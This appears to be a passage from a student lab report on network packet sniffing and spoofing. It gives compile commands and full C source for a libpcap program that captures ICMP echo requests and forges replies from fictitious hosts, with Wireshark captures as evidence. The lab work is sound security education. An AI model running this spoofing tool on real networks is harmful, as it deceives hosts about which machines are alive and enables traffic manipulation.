
The Commands (On the attacker machine, `10.0.2.8`):

1. To compile the programme: `gcc -o spoofer spoof_icmp.c -lpcap`
2. To execute the programme: `sudo ./spoofer`



On the attacker machine, the programme runs with a triumphant outcome.

To prove the statement above, the result from the Wireshark tool is apposite.




Source	Destination	Protocol	Length	Info
9.10.3.5	10.0.2.13	ICMP	62	Echo (ping) request id=0x0000, seq=0/0, ttl=20 (reply in 2)
10.0.2.13	9.10.3.5	ICMP	44	Echo (ping) reply id=0x0000, seq=0/0, ttl=64 (request in 1)
::1	::1	UDP	64	43394 → 37153 Len=0


Henceforth, it's crystal clear from the protocol field that the packet is transmitted over the ICMP protocol. The bizarre IP (unmatched with the attacker's IP address) address in the source field (packet 1) and the destination field (packet 2), proves that the packet is spoofed/counterfeited.

Task 2.3: Sniff and then Spoof

The programme designed for this task would trick the victim by receiving responses to packets when it sends a connection request to a computer existing nowhere. As the attacker machine is on the same network, it sniffs the request packet, creates a new echo reply packet with IP and ICMP header and sends it to the victim machine. Hence the user will always receive an echo reply from a fictitious IP address symbolising that the machine is alive.



```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <stdlib.h>

struct ethheader
{
    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;
};
```



```c
struct icmpheader
{
    unsigned char icmp_type;
    unsigned char icmp_code;
    unsigned short int icmp_chksum;
    unsigned short int icmp_id;
    unsigned short int icmp_seq;
};
struct ipheader
{
    unsigned char iph_ihl : 4, iph_ver : 4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag : 3, iph_offset : 13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};
void send_raw_ip_packet(struct ipheader *ip)
```

sniffspoof.c > ...

```c
{
    int sd;
    int enable = 1;
    struct sockaddr_in sin;
    /* Create a raw socket with IP protocol. The IPPROTO_RAW parameter tells the sytem that the IP header is already included;
    * this prevents the OS from adding another IP header. */
    sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
    if (sd < 0)
    {
        perror("socket() error");
        exit(-1);
    }
    // Set socket options
    setsockopt(sd, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
    /* This data structure is needed when sending the packets using sockets. Normally, we need to fill out several
    * fields, but for raw sockets, we only need to fill out this one field */
    sin.sin_family = AF_INET;
    sin.sin_addr = ip->iph_destip;
    /* Send out the IP packet. ip_len is the actual size of the packet. */
    if (sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0)
    {
        perror("sendto() error");
        exit(-1);
    }
    else
    {
        printf(" Packet Sent from Attacker to host:%s\n", inet_ntoa(ip->iph_destip));
    }
}

unsigned short in_chksum(unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;
    while (nleft > 1)
```

sniffspoof.c > ...

```c
    {
        sum += *w++;
        nleft -= 2;
    }
    if (nleft == 1)
    {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
    }
    sum = (sum >> 16) + (sum & 0xfff);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

void spoof_reply(struct ipheader *ip)
{
    const char buffer[1500];
    int ip_header_len = ip->iph_ihl * 4;
    struct icmpheader *icmp = (struct icmpheader *)((u_char *)ip + ip_header_len);
    if (icmp->icmp_type != 8)
        return;

    memset((char *)buffer, 0, 1500);
    memcpy((char *)buffer, ip, ntohs(ip->iph_len));
    struct ipheader *newip = (struct ipheader *)buffer;
    struct icmpheader *newicmp = (struct icmpheader *)(buffer + ip_header_len);
    // Fill in the ICMP header
    newicmp->icmp_type = 0;
    newicmp->icmp_chksum = 0;
    newicmp->icmp_chksum = in_chksum((unsigned short *)icmp, ip_header_len);

    // Fill in the IP header
    newip->iph_ttl = 50;
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_protocol = IPPROTO_ICMP;
    newip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
```

sniffspoof.c > ...

```c
    // Send the spoofed packet
    send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    struct ethheader *eth = (struct ethheader *)packet;
    if (ntohs(eth->ether_type) == 0x0800)
    {
        struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
        int ip_header_len = ip->iph_ihl * 4;
        if (ip->iph_protocol == IPPROTO_ICMP)
        {
            spoof_reply(ip);
        }
    }
}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "icmp";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```

In the programme above, all the operations of sniffing and spoofing are coalesced. In the driver function, since the value in the filter is set to 'ICMP'. Only those packets transmitted over the ICMP protocol are captured by the programme. Since the function '`pcap_open_live(...)`' is employed here, access as a root is vital. The main function calls the `got_packet(...)` function. This function activates the function, `spoof_reply(...)` function.

Here, the checksum and the duplicate packet is generated. In this function, a call is made to two functions, `in_checksum(...)` and `send_raw_ip_packet(...)`. These functions help in spoofing the packet and transmitting them to the desired destination.


The commands:

1. To compile the programme: `gcc -o sniff+spoof sniffspoof.c -lpcap`
2. To execute the programme: `sudo ./sniff+spoof`


The attacker awaits a packet transfer from the victim machine on execution of the programme.

The command used for testing: `ping 9.10.3.5`

Response is received on the terminal window of the victim machine from a fictitious computer.



The attacker machine sent the fictitious packets.




When these packets were captured on Wireshark, the request and reply over an ICMP protocol was observed. The counterfeited IP address is successfully displayed on Wireshark.


Source	Destination	Protocol
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP
10.0.2.13	9.10.3.5	ICMP
9.10.3.5	10.0.2.13	ICMP

Q. Open one more terminal on the same VM and ping 1.2.3.4.

A. Command: `ping 1.2.3.4`




A maximised view of the terminal windows:



The terminal where the ping operation is performed.

The programme spoofs the responses to the requests and sends them back to the machine. The image regarding this is provided below:



The terminal where the packets are sniffed and spoofed.

Here, the programme waits for incoming packets (the left terminal). On sending packets (ICMP) to a fictitious computer, the response is spoofed by the programme and then it is re-transmitted to the machine displaying the spoofed/counterfeited packets (the right terminal).

Source	Destination	Protocol
::1	::1	UDP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP
10.0.2.8	1.2.3.4	ICMP
1.2.3.4	10.0.2.8	ICMP

Wireshark displays the spoofed packets

****